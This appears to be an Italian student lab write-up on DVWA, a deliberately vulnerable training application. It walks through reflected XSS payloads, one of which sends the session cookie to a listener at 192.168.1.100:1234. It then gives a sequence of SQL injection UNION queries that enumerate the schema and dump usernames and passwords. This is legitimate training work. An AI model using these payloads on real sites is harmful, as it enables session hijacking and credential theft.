REFLECTED CROSS SITE SCRIPTING (XSS)

1. corsivo HTML

192.168.2.100/dvwa/vulnerabilities/xss_r/?name=xss reflected

2. grassetto HTML


192.168.2.100/dvwa/vulnerabilities/xss_r/?name=xss

3. javascript alert con testo

192.168.2.100/dvwa/vulnerabilities/xss_r/?name=<script> alert('XSS alert') </script>

4. javascript alert con estrazione dei cookie della sessione

192.168.2.100/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>




<script>Var i = new Image ();i.src="192.168.1.100:1234?q="+document.cookie;</script>


SQL INJECTION

Ogni comando è stato iniettato tramite il form presente nella pagina web come da schermata successiva.

Il comando < ' or 'a'='a > controlla il punto di iniezione ovvero verifica che gli input non vengano sanificati. La schermata successiva mostra i dati mostrati dal database in seguito all'esecuzione del comando.




Con le query successive, procedendo per tentativi, individuiamo quanti campi vengo selezionati dalle query vulnerabili ovvero due come notiamo nella quarta immagine in quanto non ci restituisce un errore.




Con le query successive abbiamo estratto passo dopo passo informazioni sempre più importanti al fine di ricostruire la struttura del database e i dati stessi contenuti in esso. Il comando è contenuto tra i simboli <> mentre il risultato a tale interrogazione è mostrato nello screen della pagina web.

1. <union SELECT first_name, null from users where first_name='admin' #>




2. <union SELECT first name, last name from users where first name='admin'>




Con queste due prime query abbiamo individuato i nomi delle colonne (*first_name, last_name*) della tabella (*users)*

3. <' union select null, version() #>

4. <' union select user(), null #>



5. <' union select system_user(), null #>




6. <' union select connection_id(), null #>


Le query 3, 4, 5 e 6 abbiamo recuperato qualche dato sul database come versione, utente e l'id della connessione corrente.

Le interrogazioni successive hanno lo scopo di estrapolare direttamente i dati presenti nella tabella *users* fino a riuscire a leggere nomi utente e password utilizzando il comando individuato al n. 11.


7. <' union select null, grantee from INFORMATION_SCHEMA.USER_PRIVILEGES #>




8. <' union select null, table_name from information_schema.tables where table_name like 'user%'#>



9. <' union select null, COLUMN_NAME from information_schema.columns where table_name = 'users' #>



10. <' union select user,avatar from users #>



11. <' union select user, password from users #>